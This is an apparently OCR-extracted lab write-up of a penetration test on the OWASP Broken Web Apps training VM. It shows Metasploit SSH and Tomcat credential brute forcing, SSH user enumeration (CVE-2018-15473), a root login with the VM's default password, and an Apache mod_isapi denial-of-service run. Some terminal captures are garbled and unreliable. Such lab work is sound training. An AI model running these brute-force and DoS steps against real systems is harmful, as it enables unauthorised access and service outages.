
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OWSAP BROKEN WEB APPLICATION

1.0 Nmap Scan result:



1.1 Open Ports and Services

Port	Protocol	Service	Version / Notes
22	TCP	SSH	OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80	TCP	HTTP	Apache HTTPD 2.2.14 + PHP/5.3.2-1ubuntu4. 30, Python/2.6.5
139	TCP	NetBIOS-SSN	Samba smbd 2.2.4 (Workgroup:


			WORKGROUP)
143	TCP	IMAP	Courier IMAP 4.8.0 (Released 2008)
443	TCP	HTTPS	Apache HTTPD 2.2.14 + PHP/5.3.2-1ubuntu4. 30, Python/2.6.5 (SSL)
445	TCP	NetBIOS-SSN	Samba smbd 3.x – Windows file sharing
8009	TCP	ajp13	Apache JServ Protocol (Java application connector)
8080	TCP	НТТР	Apache Tomcat/Coyote JSP engine 1.1
8081	ТСР	НТТР	Jetty 6.1.25

2.0 Port 22: ssh login using msfconsole bruteforcing:

2.1 Using ssh_login script in msfconsole:

```
Metasploit Documentation: https://docs.metasploit.com/
maifs | vus auxiliary/scanner/ssh/ssh,login
maifs auxiliary(scanner/ssh/ssh,login
maifs auxiliary(scanner/ssh/ssh,login)
maifs auxiliary(scanner/ssh/ssh,login)
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/D
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/D
moster | 190.168.153.129
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/D
moster | 190.168.153.129
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/D
moster | 190.168.153.129
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/D
moster | 190.168.153.129
maifs auxiliary(scanner/ssh/ssh,login) | set USER_FILE /home/kali/Downloads/usernames.txt
| 190.168.153.129
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| 190.168.153.129
| 190.168.153.129
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| 190.168.153.129
| 190.168.153.129
| 190
```

2.2 Using ssh_enumers form CVE: 2018-15473



```
File Actions Edit View Help
               MMMMMMMM ; d ; MMMMMMMMM
                     , MMMMMMMMMM ; MMMM
DOC . MMMMM ' 000 . MMM
      =[ metasploit v6.4.69-dev
--=[ 2529 exploits - 1302 auxiliary - 432 post
--=[ 1672 payloads - 49 encoders - 13 nops
      --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
[*] Using action Malformed Packet - view all 2 actions with the show actions command <a href="mailto:msf6">msf6</a> auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.153.129
RHOSTS ⇒ 192.168.153.129
                                                 s) > set USER_FILE /home/kali/Do
msf6 auxiliary(
Documents Downloads
                          ex/ssh/ssh_enumusers) > set USER_FILE /home/kali/Downloads/usernames.txt
msf6 auxiliary(
USER_FILE ⇒ /home/kali/Downloads/usernames.txt
msf6 auxiliary(scanner/ssh/s
set THREADS set THRESHOLD
                                                  ) > set THRE
                                              ers) > set THREADS 10
<u>msf6</u> auxiliary(
THREADS ⇒ 10
```

2.3 Into the owasp machine via ssh:

```
(root@ kall)-[/home/kali/Desktop]
w ssh -oHostKeyAlgorithms-ssh-rsa root@192.168.153.129

root@192.168.153.129's password:
You have new mail.
Last login: Wed Aug 13 03:35:24 2025

Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://192.168.153.129/
You can administer / configure this machine through the console here, by SSHing to 192.168.153.129, via Samba at \\192.168.153.129\, or via phpmyadmin at http://192.168.153.129/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~#
```

3.0 HTTP 8080: Apache tomcat:

3.1 Nmap result:

```
)-[/home/kali/Desktop
    nmap -sC -sV -p8080 --script vuln 192.168.153.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 08:23 EDT
Nmap scan report for 192.168.153.129
Host is up (0.00027s latency).
          STATE SERVICE VERSION
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 |_http-dombased-xss: Couldn't find any DOM based XSS.
  http-slowloris-check:
     VULNERABLE:
     Slowloris DOS attack
       State: LIKELY VULNERABLE
       IDs: CVE:CVE-2007-6750
         Slowloris tries to keep many connections to the target web server open and hold
         them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves
         the http server's resources causing Denial Of Service.
       Disclosure date: 2009-09-17
       References:
         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
  _ http://ha.ckers.org/slowloris/
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
  http-cookie-flags:
     /manager/html/upload:
       JSESSIONID:
     httponly flag not set
/manager/html:
       JSESSIONID:
         httponly flag not set
  http-enum:
     /examples/: Sample scripts
     /manager/html/upload: Apache Tomcat (401 Unauthorized)
     /manager/html: Apache Tomcat (401 Unauthorized)
    /docs/: Potentially interesting folder
MAC Address: 00:0C:29:A8:16:DE (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.37 seconds
              To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
     7 27°C
                                                                       O Search
```

a.Cookie Flags:

Http only flag not set on JSESSIONID cookie in /manager/html and /manager/html/upload Impact: Cookies can be accessed via JavaScript if XSS exists, increasing session hijacking risk.

b. Slowloris DoS Attack (CVE-2007-6750)

Status: Likely Vulnerable

Impact: Attackers can hold many HTTP connections open by sending partial requests, exhausting server resources and causing denial of service.

Disclosure: 2009-09-17 Reference: CVE-2007-6750

3.2 Using Hydra:

3.3 Using msfconsole:

```
LOGIN FAILED: xampp:role1 (Incorrect)
                             LOGIN FAILED: xampp:root (Incorrect)
    192.168.153.129:8080
                             LOGIN FAILED: xampp:tomcat (Incorrect)
    192.168.153.129:8080
                             LOGIN FAILED: xampp:s3cret (Incorrect)
    192.168.153.129:8080
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:vagrant (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:QLogic66 (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:password (Incorrect)
    192.168.153.129:8080
                            LOGIN FAILED: xampp:Password1 (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:changethis (Incorrect)
    192.168.153.129:8080 - LOGIN FAILED: xampp:r00t (Incorrect)
192.168.153.129:8080 - LOGIN FAILED: xampp:toor (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:password1 (Incorrect)
                            LOGIN FAILED: xampp:j2deployer (Incorrect)
LOGIN FAILED: xampp:OvW*busr1 (Incorrect)
    192.168.153.129:8080
    192.168.153.129:8080 -
    192.168.153.129:8080 - LOGIN FAILED: xampp:kdsxc (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:owaspba (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: xampp:ADMIN (Incorrect)
    192.168.153.129:8080
                             LOGIN FAILED: xampp:xampp (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: j2deployer:j2deployer (Incorrect)
    192.168.153.129:8080 - LOGIN FAILED: ovwebusr:0vW*busr1 (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.153.129:8080 -
                             Login Successful: root:owaspbwa
    192.168.153.129:8080
                             LOGIN FAILED: ADMIN: ADMIN (Incorrect)
                             LOGIN FAILED: xampp:xampp (Incorrect)
    192.168.153.129:8080 -
    192.168.153.129:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: QCC:QLogic66 (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: admin:vagrant (Incorrect)
    192.168.153.129:8080
                             LOGIN FAILED: admin:password (Incorrect)
                             LOGIN FAILED: admin: (Incorrect)
    192.168.153.129:8080 -
    192.168.153.129:8080 - LOGIN FAILED: admin:Password1 (Incorrect) 192.168.153.129:8080 - LOGIN FAILED: admin:password1 (Incorrect)
    192.168.153.129:8080 -
                             LOGIN FAILED: admin:admin (Incorrect)
    192.168.153.129:8080
                             LOGIN FAILED: admin:tomcat (Incorrect)
                             LOGIN FAILED: both:tomcat (Incorrect)
    192.168.153.129:8080 -
    192.168.153.129:8080 - LOGIN FAILED: manager:manager (Incorrect)
                             LOGIN FAILED: role1:role1 (Incorrect)
    192.168.153.129:8080
    192.168.153.129:8080 -
                             LOGIN FAILED: role1:tomcat (Incorrect)
                            LOGIN FAILED: role:changethis (Incorrect)
    192.168.153.129:8080
```

```
**Notifisec** Kali Linux **Notifical **Not
```

4.0 Port 8081: Jetty 6.1.25

This service is vulnerable for cross-site scripting, information disclosure and injection

```
Exploit Title

Exploit Title

Shellcodes: No Results

Shellcodes: No Results

Shellcodes: No Results

Shellcodes: No Results
```

4.1: using gobuster on port 8081

5.0 Port 443: Apache httpd 2.2.14

This service version is vulnerable for a dos attack on that port Below is the execution of a brute-force attack

```
View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_mod_isapi) > set RHOSTS 192.168.153.129

RHOSTS ⇒ 192.168.153.129

msf6 auxiliary(dos/http/apache_mod_isapi) > set RPORT 443

RPORT ⇒ 443

msf6 auxiliary(dos/http/apache_mod_isapi) > exploit

[*] Running module against 192.168.153.129

[*] 192.168.153.129:443 - Causing the ISAPI dll to be loaded and unloaded ...

[*] 192.168.153.129:443 - Triggering the crash ...

[*] Auxiliary module execution completed

msf6 auxiliary(dos/http/apache_mod_isapi) > ■
```

The exploit sent requests to load and unload the ISAPI DLL (in this case, /cgi-bin/SMTPSend.dll).

It caused the crash by triggering the vulnerability, which might have led to the web server crashing or restarting.

Result:

The [*] Triggering the crash ... message indicates that the server might have crashed or experienced instability due to the DoS attack.

The attack doesn't provide remote code execution or a shell. It is just a denial-of-service (DoS) exploit, which means it makes the server unavailable by crashing the Apache service

